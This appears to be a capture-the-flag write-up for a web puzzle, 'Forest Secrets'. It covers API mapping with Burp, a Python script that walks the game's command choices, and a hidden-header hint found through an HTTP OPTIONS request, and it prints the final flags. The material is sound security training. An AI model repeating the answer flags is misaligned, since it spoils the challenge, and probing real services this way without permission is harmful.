{"flag":"CATF{Y0u_kn3w_th3_0bfusc1710n_S3cr3t}"}

Final Flag: CATF{Y0u_kn3w_th3_0bfusc1710n_S3cr3t}
==========================================================
🕸️Web Series: Forest Secrets
Author: 0xdblm
Points: 493
Solves: 3

📝 The Challenge Description
“You awaken in the heart of a forest that feels ancient, hostile, and very much alive. Strange voices drift through the trees, unseen eyes follow every movement, and each path seems to lead deeper into something you were never meant to find. If there is a way out, it is buried beneath the forest’s silence.”

Upon opening the URL, I was greeted with a text-based terminal interface. The atmosphere was dark and mysterious, providing a few lines of lore and a prompt to type start to begin the journey.
🔍 Phase 1: Reconnaissance
1. Initial Interaction
When I typed start, the game presented four routes:
-
HEAD TOWARD THE LANTERN LIGHT -
CALL INTO THE FOG -
CLIMB THE WATCHTOWER -
HIDE BENEATH THE ROOTS
2. Deep Dive into Source Code
I checked the page source and found a script tag: <script src="/static/main.js" defer></script>

Navigating to /static/main.js, I analyzed the core game logic. The script handles terminal rendering, audio, and, most importantly, the communication with the backend APIs:
-
GET /api/options: Fetches the available commands for each stage. -
POST /api/monitor: Sends the user’s command to the server for validation. -
POST /api/reset: Resets the game state.
The game tracks progress via a cookie named trail_id.
🗺️ Phase 2: Mapping the API

To understand all possible moves, I intercepted the request to /api/options using Burp Suite:
Request:
GET /api/options HTTP/1.1
Host: 167.99.34.2:5050
...
Response:
{
  "allPossibleCommands": {
    "1": ["HEAD TOWARD THE LANTERN LIGHT", "CALL INTO THE FOG", "CLIMB THE WATCHTOWER", "HIDE BENEATH THE ROOTS"],
    "2": ["ENTER THE ABANDONED SHRINE", "FOLLOW THE DRIPPING TUNNEL", "KNOCK ON THE STONE DOOR", "TURN BACK"],
    "3": ["READ THE CARVED TABLET", "SET UP CAMP", "DRINK FROM THE WELL", "RETRACE YOUR STEPS"],
    "4": ["OPEN THE IRON GATE", "LIGHT A SIGNAL FIRE", "CHASE THE WHISPER", "WAIT FOR DAWN"]
  },
  "intro": "The forest is waiting. Four routes stand open before you."
}
🛠️ Phase 3: Automated Pathfinding
Instead of manual guessing, I wrote a Python script to automate the journey. The script handles the trail_id session cookie and iterates through the options until it hits a progression or a “gate”.
0xaskar_forest.py:
Python
import requests

BASE_URL = "http://167.99.34.2:5050"
MONITOR_URL = f"{BASE_URL}/api/monitor"
OPTIONS_URL = f"{BASE_URL}/api/options"

def find_correct_path():
    session = requests.Session()
    requests.post(f"{BASE_URL}/api/reset") # Start fresh

    options = requests.get(OPTIONS_URL).json().get("allPossibleCommands", {})
    correct_path = []
    current_step = "1"

    while current_step in options:
        found_next = False
        for cmd in options[current_step]:
            resp = session.post(MONITOR_URL, json={"command": cmd})
            data = resp.json()

            if data.get("status") == "continue":
                next_step = data.get("next_step")

                # Check for the Gate/Loop
                if next_step == current_step:
                    print(f"[!] Hit a gate at Step {current_step} with command: {cmd}")
                    print(f"[*] Message: {data.get('message')}")
                    return correct_path + [cmd]

                correct_path.append(cmd)
                current_step = next_step
                found_next = True
                break
    return correct_path

if __name__ == "__main__":
    final_path = find_correct_path()
Script Output:

The script successfully cleared Steps 1, 2, and 3, but hit a “Secret Gate” at Step 4: "The gate refuses to move... Scratched around the keyhole is a single question: WHAT IS THE SECRET COMMAND?"

🕵️ Phase 4: Finding the Fifth Path
Checking /robots.txt revealed a critical hint:
Plaintext
User-agent: *
Allow: /
# Old trails answered to more than one method.

This hinted at using a different HTTP Method. I used the OPTIONS method on the /api/options endpoint while carrying my valid trail_id cookie.
The Exploit Request (Burp Suite):
OPTIONS /api/options HTTP/1.1
Host: 167.99.34.2:5050
Cookie: trail_id=YNIkXNr45po3QsvGQAJgWdZ4rgixMA2x
...
The Response:
HTTP/1.1 204 NO CONTENT
Allow: GET, OPTIONS
X-Trail-Head: ASK THE FOREST
X-Trail-Tail: FOR A FIFTH PATH
X-Map-Note: Old methods still answer old trails.
Access-Control-Expose-Headers: Allow, X-Trail-Head, X-Trail-Tail, X-Map-Note

The custom headers provided the secret command: ASK THE FOREST FOR A FIFTH PATH.
🏁 Phase 5: The Final Exploit
I sent the combined secret command as a POST request to /api/monitor:
Final Request:
POST /api/monitor HTTP/1.1
Host: 167.99.34.2:5050
Content-Type: application/json
Cookie: trail_id=...

{"command": "ASK THE FOREST FOR A FIFTH PATH"}

Final Response: "The hidden path opens, and the forest finally lets you leave."
Final Flag: CATF{4sk1ng_f0r_A_f1f7h_0p710n_1t_4l4w4ys_h3lpful}